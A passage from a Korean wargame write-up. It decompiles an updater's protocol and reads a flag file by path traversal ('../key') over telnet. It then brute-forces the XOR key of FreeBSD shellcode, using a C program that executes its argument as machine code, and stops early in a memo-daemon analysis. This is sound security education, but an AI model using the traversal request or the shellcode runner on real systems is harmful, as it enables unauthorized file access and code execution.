
힌트(12월8일 오전1시47분)
- 암호는 key 파일(확장자 없이 말 그대로 파일이름)에 담겨 있습니다.

힌트(12월8일 오전1시56분)
- 문제풀기

문제는 HSC_Updater.exe, SysConf.xml의 두 가지로 이루어져 있습니다.

다음은 HSC_Updater.exe를 실행시킨 모습입니다.

업데이트를 하면 run.exe , crypto.dll, update.dll , mfc42.dll, user.bin이 생성됩니다.
run.exe는 간단한 싱글모드의 게임으로 문제풀이와는 관련이 없으며, HSC_Updater.exe를 집중적으로 분석해볼 것입니다. 먼저 PEiD를 통해 HSC_Updater.exe를 살펴보겠습니다.




C# 혹은 .NET으로 코딩 된 프로그램이며, 따로 패킹은 되지 않은 것을 알 수 있습니다. 닷넷으로 개발된 프로그램은 .NET Assembly로 되어있기 때문에 생소한 어셈블리 문법으로 인해 IDA 등으로 분석하기가 쉽지 않습니다. 이러한 프로그램은 잘 알려진 디컴파일러인 .NET Reflector를 이용하여 분석할 수 있습니다.

.NET Reflector는 주로 닷넷 개발자들이 소스코드가 제공되지 않는 프로그램이나 라이브러리의 내부 작업을 분석하기 위하여 사용되는 도구로 .NET Assembly를 C#, Visual Basic, Delphi 등의 다양한 언어로 나타내어 줍니다. 프로그램은 아래 주소에서 받을 수 있습니다.

Download URL - http://www.aisto.com/roeder/dotnet/

.NET Reflector로 HSC_Updater.exe를 불러온 화면입니다.



HSC_Updater.exe의 업데이트 코드들의 중요한 부분만을 분석하여 보겠습니다. 설명은 주석으로 대체 하였습니다.

```
public Form1()
{
    this.XMLSRV = "http://gray.mainthink.net/c500/UpdateProcess.xml";
    this.XMLCONF = "SysConf.xml";

    // 파일서버의 아이피와 포트
    this.FILESRV = "210.110.158.31";
    this.PORT = 0x4b7;

    this.iFileCount = 0;
    this.bFlag = false;
    this.ns = null;
    this.sr = null;
    this.sw = null;
    this.ipep = null;
    this.cli = null;
    this.InitializeComponent();
}
```

```
private void button2_Click(object sender, EventArgs e)
{
   string strVer = "";
.
.
// 서버에 접속해서 think_hsc_update 문자열 전송
    try
    {
        this.cli.Connect(this.ipep);
        this.ns = new NetworkStream(this.cli);
        this.sr = new StreamReader(this.ns);
        this.sw = new StreamWriter(this.ns);
        this.sw.WriteLine("think_hsc_update");
        this.sw.Flush();
        this.bFlag = true;
    }
    catch
    {
        MessageBox.Show("업데이트 서버에 접속할 수 없습니다.");
        base.Close();
    }
}
.
.
// 문자열 전송 뒤 ReadLine을 통해 받은 문자열을 strVer에 저장
 strVer = this.sr.ReadLine();
.
.
// 특정 파일을 전송 받는 메소드 호출
if (!this.Update_File_Receive(node.ChildNodes[0].InnerText, node.ChildNodes[2].InnerText,
                node.ChildNodes[3].InnerText, strVer))
{
    MessageBox.Show("업데이트 파일을 다운 받을수 없습니다. 관리자에게 문의 바랍니다.");
    base.Close();
    break;
}
.
.
.

// think_hsc_update.end 문자열 전송 후 업데이트 종료
    if (this.bFlag)
    {
        this.sw.WriteLine("think_hsc_update.end");
        this.sw.Flush();
        this.sr.Close();
        this.sw.Close();
        this.ns.Close();
    }
    this.xUp.Close();
    this.xConf.Close();
}
```

```
private bool Update_File_Receive(string strFileName, string strFileExt, string strPath,
string strVer)                          // 파일이름        // 확장자          // 경로
       // 버전
{
        string str = strFileName + "." + strFileExt;
                    // str = 파일이름.확장자
.
.
        try
        {
            // 파일명 전송
            this.sw.WriteLine(str);
            this.sw.Flush();

            // "버전+파일명"의 MD5값을 전송
            this.sw.WriteLine(this.MD5Hash(strVer + str));
            this.sw.Flush();

            // 전송받은 값을 정수형으로 변환 뒤 num변수에 저장
            num = int.Parse(this.sr.ReadLine());

            // 파일의 내용을 전송 받는 루틴
            BinaryWriter writer = new BinaryWriter(new FileStream(str, FileMode.Create));
            int num1 = num / 0x1000;
            for (num3 = num; num3 != 0; num3 -= count)
            {
                count = this.ns.Read(buffer, 0, 0x1000);
                writer.Write(buffer, 0, count);
            }
            writer.Close();
            return true;
        }
        catch (Exception exception)
        {
            MessageBox.Show(exception.ToString());
            return false;
        }
    }
    return false;
}
```

다음은 분석을 통해 알아낸 서버/포트와 업데이트 패킷의 순서입니다.

Server / 210.110.158.31	PORT / 1207
1. think_hsc_update	[send]
2. version	[recv]
3. file_name	[send]
4. MD5(version + file_name)	[send]
5. file contents length	[recv]
6. file contents	[recv]

업데이트 과정을 조작하면 원하는 파일의 내용을 볼 수 있을 것입니다. 업데이트 과정을 풀어서 설명하면, 먼저 “think_hsc_update” 문자열을 파일서버로 전송하여 주면 서버에서 version값을 보내줍니다. 그 다음 우리가 열람을 원하는 파일명을 서버로 전송한 뒤에 이전에 받았던 version 값과 서버로 보내준 파일명을 한 문자열로 만들어 추출한 MD5 hash값을 서버로 전송해주게 되면 서버에서는 해당 파일의 길이와 내용을 보내주게 됩니다.

원하는 파일을 열람하려면 version값을 알아야 하기 때문에 서버로 접속하여 확인해 보았습니다.

```
[hkpco@ns HSC]$ telnet 210.110.158.31 1207
Trying 210.110.158.31...
Connected to 210.110.158.31.
Escape character is '^]'.
think_hsc_update
31337
think_hsc_update.end
Connection closed by foreign host.
[hkpco@ns HSC]$
```

think_hsc_update를 통해 서버에 업데이트를 알리면 31337이라는 version값을 보내주게 되며, 연결종료 메시지는 think_hsc_update.end로 알려주었습니다.

이제, 아래와 같은 순서로 파일서버에 전송하여 key파일의 내용을 열람해 보겠습니다.

1. think_hsc_update
2. key
3. 31337key문자열의 MD5_hash

MD5 hash값은 간단한 php코딩을 이용하였습니다.

```
[hkpco@ns HSC]$ cat md5.php
<?php
        $str = md5( "31337key" );
        echo "$strWn";
?>
[hkpco@ns HSC]$ php md5.php
22f903fb544c03eea0452d90a72c133a
```

key파일을 열람하기 위해 서버로 공격데이터를 전송한 모습입니다.

```
[hkpco@ns HSC]$ telnet 210.110.158.31 1207
Trying 210.110.158.31...
Connected to 210.110.158.31.
Escape character is '^]'.
think_hsc_update
31337
key
22f903fb544c03eea0452d90a72c133a
The file what you requested is not exist. Connection disconnected..
Connection closed by foreign host.
```

원하는 파일내용은 보이지 않고, “The file what you requested is not exist.” 라는 메시지만 출력됩니다. 아마 현재 디렉토리에 key파일이 존재하지 않아서 출력되는 메시지로 보입니다. key 파일이 존재하는 디렉토리는 약간의 시행착오를 거쳐서 알아낼 수도 있지만, 힌트로 주어진 데몬 바이너리인 updated를 IDA로 분석해 보면 조금 더 확실히 알 수 있습니다.

```
loc_8049021:
sub     esp, 4
push    80h             ; unsigned int
lea     eax, [ebp+var_88]
push    eax             ; void *
push    [ebp+arg_0]     ; int
call    _read
add     esp, 10h
```

.
.

```
loc_8049089:
sub     esp, 0Ch
lea     eax, [ebp+var_88]
push    eax
push    offset aHomeC500Data ; "/home/c500/data/"
push    offset aSS      ; "%s%s"
push    64h
lea     eax, [ebp+var_1108]
push    eax
call    _snprintf
add     esp, 20h
```

.
.

```
loc_8049239:
sub     esp, 8
push    offset aRb      ; "rb"
lea     eax, [ebp+var_1108]
push    eax             ; char *
call    _fopen
add     esp, 10h
```

read() 함수로 [ebp+var_88]에 입력 받은 뒤, sprintf()함수에서 “/home/c500/data/” 문자열과 입력 받은 [ebp+var_88] 값을 조합합니다. 그리고 조합된 값을 fopen()함수로 열어주는데, 위 그림에는 나오지 않았지만 다음 루틴은 열린 파일의 내용을 읽어 클라이언트로 전송해 주는 작업을 합니다. key파일은 c500의 홈 디렉토리에 있을 것이므로, “../” 를 이용하여 상위 디렉토리의 key파일을 읽도록 공격데이터를 재구성 하여 보내주게 되면 답을 구할 수 있습니다.

```
[hkpco@ns HSC]$ telnet 210.110.158.31 1207
Trying 210.110.158.31...
Connected to 210.110.158.31.
Escape character is '^]'.
think_hsc_update
31337
../key
a0eac4c7e13a7bcc9249a1c480d9c97b
16
h4ck1n9 SUCKS!!
think_hsc_update.end
Connection closed by foreign host.
```

이번 문제의 답은 그냥 알려주겠다. 문제의 답을 얻기 위해서는 다음 코드를 '단지' 실행하면 된다. 하지만 모든 일에 공짜는 없는법! 다음 코드에는 무엇인가 하나가 빠져있다. 빠진 코드를 완성하여 암호를 획득하라.

```
Wxe8WxffWxffWxffWxffWxc0Wx5eWx83Wxc6Wx15Wx89
Wxf7Wx6aWx00Wx59WxacWx84Wxc0Wx74Wx06Wx30Wxc8
WxaaWx41WxebWxf5Wx99Wx36Wx2aWx44Wxb6Wxc7Wx01
Wxb8Wx9aWx73WxccWx18WxbfWx9fWx88Wx31Wxe9Wxd3
Wx0dWx67Wxb7Wx47Wx38Wx09Wx3eWx8aWxdcWxbcWx4e
Wx3fWx92Wx25Wx90Wxc3Wxc6Wxa4Wx56Wx93Wx9dWxc9
Wx57Wx1bWxf6Wx84Wxc8Wx16Wx62Wxf3Wx93Wx63Wxa0
Wxa1Wxf6Wx6aWx28WxfbWx9bWx6bWxa8WxabWxfeWx62
Wx30Wx80Wx72Wx03Wxb5Wxe5Wxe6Wx7aWx38Wx51Wx0c
Wx44Wx43Wx42WxccWx8cWxb4Wxb4Wx90WxadWxe4Wxf7
Wxe6Wxb7WxbaWxf9Wxf3Wxb9Wxf8Wxa0Wxa3WxfcWxa2
Wxf1WxffWx8cWxf9WxfcWxa0
```

힌트 (12월8일 오후8시00분)
- 여기서 하나는 1 바이트를 뜻하며, 빠져있다기보단 변조되어있습니다.
- 의미상 빠져있다는 표현을 쓴것이지 1 바이트 코드를 추가해야 된다는 뜻은 아닙니다.

힌트 (12월9일 오전12시29분)
- 위 코드는 FreeBSD 상에서 실행되는 기계어 입니다.

문제의 기계어코드를 분석하기 위해 다음과 같이 작업하였습니다.

```
[hkpco@ns HSC]$ cat analy.c
char buf[] =
"Wxe8WxffWxffWxffWxffWxc0Wx5eWx83Wxc6Wx15Wx89"
"Wxf7Wx6aWx00Wx59WxacWx84Wxc0Wx74Wx06Wx30Wxc8"
"WxaaWx41WxebWxf5Wx99Wx36Wx2aWx44Wxb6Wxc7Wx01"
"Wxb8Wx9aWx73WxccWx18WxbfWx9fWx88Wx31Wxe9Wxd3"
"Wx0dWx67Wxb7Wx47Wx38Wx09Wx3eWx8aWxdcWxbcWx4e"
"Wx3fWx92Wx25Wx90Wxc3Wxc6Wxa4Wx56Wx93Wx9dWxc9"
"Wx57Wx1bWxf6Wx84Wxc8Wx16Wx62Wxf3Wx93Wx63Wxa0"
"Wxa1Wxf6Wx6aWx28WxfbWx9bWx6bWxa8WxabWxfeWx62"
"Wx30Wx80Wx72Wx03Wxb5Wxe5Wxe6Wx7aWx38Wx51Wx0c"
"Wx44Wx43Wx42WxccWx8cWxb4Wxb4Wx90WxadWxe4Wxf7"
"Wxe6Wxb7WxbaWxf9Wxf3Wxb9Wxf8Wxa0Wxa3WxfcWxa2"
"Wxf1WxffWx8cWxf9WxfcWxa0";

int main( void )
{
        return 0;
}
[hkpco@ns HSC]$ gcc -o analy analy.c
```

```
[hkpco@ns HSC]$ objdump -D analy | more
.
.
.
080493e0 <buf>:
 80493e0:       e8 ff ff ff ff          call   80493e4 <buf+0x4>
 80493e5:       c0 5e 83 c6             rcrb   $0xc6,0xffffff83(%esi)
 80493e9:       15 89 f7 6a 00          adc    $0x6af789,%eax
 80493ee:       59                      pop    %ecx
 80493ef:       ac                      lods   %ds:(%esi),%al
 80493f0:       84 c0                   test   %al,%al
 80493f2:       74 06                   je     80493fa <buf+0x1a>
 80493f4:       30 c8                   xor    %cl,%al
 80493f6:       aa                      stos   %al,%es:(%edi)
.
.
 804945a:       ff                      .byte 0xff
 804945b:       8c f9                   mov    %?,%ecx
 804945d:       fc                      cld
 804945e:       a0                      .byte 0xa0.
.
.
.
```

"call 80493e4 <buf+0x4>" 때문에 처음 4byte(e8 ff ff ff)를 제외하고 다시 disassemble을 해주어야 정상적인 코드를 볼 수 있습니다. 이것은 간단한 anti-disassembling 기법으로도 쓰일 수 있는데, 앞부분 4byte를 제외하면 원래의 코드를 볼 수 있습니다. 이번엔 gdb로 disassemble결과를 살펴 보겠습니다.

```
[hkpco@ns HSC]$ cat analy.c
char buf[] =
// "Wxe8WxffWxffWxff" -> call buf+0x4 때문에 처음 4byte를 제거하고 해석
"WxffWxc0Wx5eWx83Wxc6Wx15Wx89"
"Wxf7Wx6aWx00Wx59WxacWx84Wxc0Wx74Wx06Wx30Wxc8"
"WxaaWx41WxebWxf5Wx99Wx36Wx2aWx44Wxb6Wxc7Wx01"
"Wxb8Wx9aWx73WxccWx18WxbfWx9fWx88Wx31Wxe9Wxd3"
"Wx0dWx67Wxb7Wx47Wx38Wx09Wx3eWx8aWxdcWxbcWx4e"
"Wx3fWx92Wx25Wx90Wxc3Wxc6Wxa4Wx56Wx93Wx9dWxc9"
"Wx57Wx1bWxf6Wx84Wxc8Wx16Wx62Wxf3Wx93Wx63Wxa0"
"Wxa1Wxf6Wx6aWx28WxfbWx9bWx6bWxa8WxabWxfeWx62"
"Wx30Wx80Wx72Wx03Wxb5Wxe5Wxe6Wx7aWx38Wx51Wx0c"
"Wx44Wx43Wx42WxccWx8cWxb4Wxb4Wx90WxadWxe4Wxf7"
"Wxe6Wxb7WxbaWxf9Wxf3Wxb9Wxf8Wxa0Wxa3WxfcWxa2"
"Wxf1WxffWx8cWxf9WxfcWxa0";

int main( void ) { printf( "%pWn" , buf ); }
[hkpco@ns HSC]$ gcc -o analy analy.c
[hkpco@ns HSC]$ !gcc
gcc -o analy analy.c
[hkpco@ns HSC]$ ./analy
0x8049440
```

```
[hkpco@ns HSC]$ gdb -q analy
(gdb) b main
Breakpoint 1 at 0x804832e
(gdb) r
Starting program: /home/hkpco/public_html/HSC/analy
Breakpoint 1, 0x0804832e in main ()
(gdb) disassemble 0x8049440
Dump of assembler code for function buf:
0x08049440 <buf+0>:     inc    %eax
0x08049442 <buf+2>:     pop    %esi
0x08049443 <buf+3>:     add    $0x15,%esi
0x08049446 <buf+6>:     mov    %esi,%edi
0x08049448 <buf+8>:     push   $0x0
0x0804944a <buf+10>:    pop    %ecx
0x0804944b <buf+11>:    lods   %ds:(%esi),%al
0x0804944c <buf+12>:    test   %al,%al
.
.
0x080494a2 <buf+98>:    int3
0x080494a3 <buf+99>:    movl   %?,0xf7e4ad90(%esp,%esi,4)
0x080494aa <buf+106>:   out    %al,$0xb7
0x080494ac <buf+108>:   mov    $0xf8b9f3f9,%edx
0x080494b1 <buf+113>:   mov    0xf1a2fca3,%al
0x080494b6 <buf+118>:   decl   0x100a0fc(%ecx,%edi,8)
End of assembler dump.
```

정상적으로 수행된 disassemble 결과를 분석해보면 정답의 실마리를 찾을 수 있습니다.

```
0x08049440 <buf+0>:     inc    %eax
// eax++

0x08049442 <buf+2>:     pop    %esi
// esi에 call명령 수행 뒤에 스택이 가리키는 주소 값(0x0804943c)을 저장

0x08049443 <buf+3>:     add    $0x15,%esi
// esi = esi +0x15
// esi의 값에 0x15를 더하면 뒤쪽에 있는 해석이 불가능한 코드들의 주소를 가리킴

0x08049446 <buf+6>:     mov    %esi,%edi
// edi = esi

0x08049448 <buf+8>:     push   $0x0
0x0804944a <buf+10>:    pop    %ecx
// push한 0x0값을 ecx에 저장

0x0804944b <buf+11>:    lods   %ds:(%esi),%al
// al = (char)esi

0x0804944c <buf+12>:    test   %al,%al
0x0804944e <buf+14>:    je     0x8049456 <buf+22>
// al의 값이 null이라면 0x8049456로 점프
```

```
0x08049450 <buf+16>:    xor    %cl,%al
// al = al ^ cl

// 해석이 불가능한(암호화 된) 코드들
/* 0x0804944e에서 al값 체크 후 null이면 여기로 점프 */
0x08049452 <buf+18>:    stos   %al,%es:(%edi)
0x08049453 <buf+19>:    inc    %ecx
0x08049454 <buf+20>:    jmp    0x804944b <buf+11>
0x08049456 <buf+22>:    cltd
0x08049457 <buf+23>:    sub    %ss:0xffffffc7(%esi,%esi,4),%al
0x0804945c <buf+28>:    add    %edi,0x18cc739a(%eax)
0x08049462 <buf+34>:    mov    $0xe931889f,%edi
0x08049467 <buf+39>:    rorl   %cl,0x3847b767
0x0804946d <buf+45>:    or     %edi,(%esi)
.
.
0x80494aa <buf+106>:    out    %al,$0xb7
0x80494ac <buf+108>:    mov    $0xf8b9f3f9,%edx
0x80494b1 <buf+113>:    mov    0xf1a2fca3,%al
0x80494b6 <buf+118>:    decl   0x100a0fc(%ecx,%edi,8)
```

call 명령 수행 후의 esp는 0x0804943c를 가리키고 있을 것입니다. 이는, call 명령 수행 후에 다음 명령을 실행하기 위해 스택에 push된 값입니다. 이 값을 pop %esi 명령을 통해 esi 레지스터에 저장한 한 뒤(해석이 불가한 코드의 시작주소(0x0804943c)), push된 키 값을 이용하여 xor 연산을 한 결과값을 다시 0x0804943c 주소부터 기록해 갑니다. 여기서 해석이 불가능한 코드들은 암호화 된 기계어 코드이고, 정상적인 assembly코드들은 복호화 루틴, 그리고 push되어 ecx에 저장되는 값은 복호화에 쓰이는 키 값임을 알 수 있습니다. 0x00이 아닌 복호화에 필요한 원래의 키 값을 push해주면 정상적인 코드들이 추출 될 것입니다. 여기에 사용되는 키 값은 brute force를 통해 알아 낼 것인데, push되는 key값을 0x01 부터 0xff까지 증가시키며 기계어 코드를 실행하여 보겠습니다(작업시스템은 FreeBSD 입니다.).

brute force를 위해서 두 가지 프로그램을 사용 할 것인데, 인자로 받은 기계어 코드를 실행시키는 프로그램과, key값을 증가시켜 가며 첫번째 프로그램의 인자로 전달하여 실행하는 프로그램이 필요합니다.

인자로 받은 기계어 코드를 실행시키는 프로그램

```
[Wu@Wh WW]$ cat > ggs.c
int main( int argc , char **argv )
{
        void (*run)(void);
        run = (void *)argv[1];
        run();
}
```

key값을 증가시켜가며 Brute Force를 시도하는 프로그램

```
[Wu@Wh WW]$ cat > brute.c
#include <stdio.h>
```

```
char a[] = "WWxe8WWxffWWxffWWxffWWxffWWxc0WWx5eWWx83WWxc6WWx15WWx89WWxf7WWx6a";
char b[] =
"WWx59WWxacWWx84WWxc0WWx74WWx06WWx30WWxc8WWxaaWWx41WWxebWWxf5WWx99WWx36WWx2aWWx44WWxb6WWxc
7WWx01WWxb8WWx9aWWx73WWxccWWx18WWxbfWWx9fWWx88WWx31WWxe9WWxd3WWx0dWWx67WWxb7WWx47WWx38WWx0
9WWx3eWWx8aWWxdcWWxbcWWx4eWWx3fWWx92WWx25WWx90WWxc3WWxc6WWxa4WWx56WWx93WWx9dWWxc9WWx57WWx1
bWWxf6WWx84WWxc8WWx16WWx62WWxf3WWx93WWx63WWxa0WWxa1WWxf6WWx6aWWx28WWxfbWWx9bWWx6bWWxa8WWxa
bWWxfeWWx62WWx30WWx80WWx72WWx03WWxb5WWxe5WWxe6WWx7aWWx38WWx51WWx0cWWx44WWx43WWx42WWxccWWx8
cWWxb4WWxb4WWx90WWxadWWxe4WWxf7WWxe6WWxb7WWxbaWWxf9WWxf3WWxb9WWxf8WWxa0WWxa3WWxfcWWxa2WWxf
1WWxffWWx8cWWxf9WWxfcWWxa0";

int main( void )
{
        int x;
        char cmd[4096] = {0x00,};

        for( x = 1 ; x <= 0xff ; x++ )
        {
                sprintf( cmd , "./ggs W"`perl -e W'print W"%sWWx%02x%sW"W'`W"", a, x, b );
                system( cmd );
        }
}
```

컴파일 후 실행시켜 보겠습니다.

```
// 컴파일
[Wu@Wh WW]$ gcc -o ggs ggs.c
[Wu@Wh WW]$ gcc -o brute brute.c

// 현재 디렉토리에 존재하는 파일 확인(Before)
[Wu@Wh WW]$ ls -al
total 20
drwxr-xr-x  2 hkpco  wheel   512 12  9 21:09 .
drwxr-xr-x  3 hkpco  wheel   512 12  9 21:07 ..
-rwxr-xr-x  1 hkpco  wheel  5225 12  9 21:09 brute
-rw-r--r--  1 hkpco  wheel   956 12  9 21:08 brute.c
-rwxr-xr-x  1 hkpco  wheel  4198 12  9 21:08 ggs
-rw-r--r--  1 hkpco  wheel   112 12  9 21:07 ggs.c

// bruteforce프로그램 실행
[Wu@Wh WW]$ ./brute
Bus error
Segmentation fault
Bus error
Bus error
Segmentation fault
Bus error
Bus error
Illegal instruction
.
.
.
```

```
Segmentation fault
Trace/BPT trap
Illegal instruction
Bus error
Bus error

// 현재 디렉토리에 존재하는 파일 확인(After)
[Wu@Wh WW]$ ls -al
total 22
drwxr-xr-x  2 hkpco  wheel   512 12  9 21:09 .
drwxr-xr-x  3 hkpco  wheel   512 12  9 21:07 ..
-rwxr-xr-x  1 hkpco  wheel  5225 12  9 21:09 brute
-rw-r--r--  1 hkpco  wheel   956 12  9 21:08 brute.c
-rwxr-xr-x  1 hkpco  wheel  4198 12  9 21:08 ggs
-rw-r--r--  1 hkpco  wheel   112 12  9 21:07 ggs.c

// key파일이 새롭게 생성됨
-rw-------  1 hkpco  wheel    25 12  9 21:09 key

[Wu@Wh WW]$ cat key
r3tuRn 2 pr09r4mm3r -_-)v
```


```
관리자에게 남길 메세지가 있으면 THINK 메모 서비스를 이용해 주세요.
wargame2.mainthink.net:3009

문제풀기
```

서버주소와 포트번호, 문제 바이너리가 주어져 있습니다. 데몬 바이너리를 분석하기 전에 문제 서버에 접속해 보겠습니다.

```
[hkpco@ns HSC]$ telnet wargame2.mainthink.net 3009
Trying 210.110.158.32...
Connected to wargame2.mainthink.net.
Escape character is '^]'.
************************************************
** WELCOME TO THE THINK GUEST MEMO SYSTEM v0.1 **
************************************************

How many memo do you want to write? (1-5) 1
Memo[a310] : hkpco
Bye~Connection closed by foreign host.
```

서버에 접속하면 얼마나 많은 메모를 남길 것 인지 횟수를 입력 받고, 메모의 내용을 입력 받습니다. 모든 입력이 끝나면 “Bye~” 라는 메시지가 출력되고 연결이 종료됩니다. 입력한 숫자에 따라 메모를 받는 문자열의 입력횟수가 달라지게 됩니다. 이제 주어진 데몬 바이너리의 분석을 통해 취약한 부분을 살펴보겠습니다. IDA와 objdump를 이용하였습니다.

objdump의 disassemble결과 중, 클라이언트 측에서 서버로 접속했을 때의 작업을 분석하기 위해 accept() 함수 호출부분 근처의 루틴을 살펴 보았습니다.

```
 8048af5:       8d 85 34 ff ff ff       lea    0xffffff34(%ebp),%eax
 8048afb:       50                      push   %eax
 8048afc:       8d 45 d8                lea    0xffffffd8(%ebp),%eax
 8048aff:       50                      push   %eax
 8048b00:       ff 75 f0                pushl  0xfffffff0(%ebp)
 8048b03:       e8 fc fb ff ff          call   8048704 <accept@plt>
 8048b08:       83 c4 10                add    $0x10,%esp
.
.
 8048b16:       e8 a9 fb ff ff          call   80486c4 <fork@plt>
 8048b1b:       89 85 28 ff ff ff       mov    %eax,0xffffff28(%ebp)
.
.
 8048b80:       83 ec 0c                sub    $0xc,%esp
 8048b83:       ff 75 ec                pushl  0xffffffec(%ebp)
 8048b86:       e8 7d 00 00 00          call   8048c08 <alarm@plt+0x3b4>
 8048b8b:       83 c4 10                add    $0x10,%esp
```

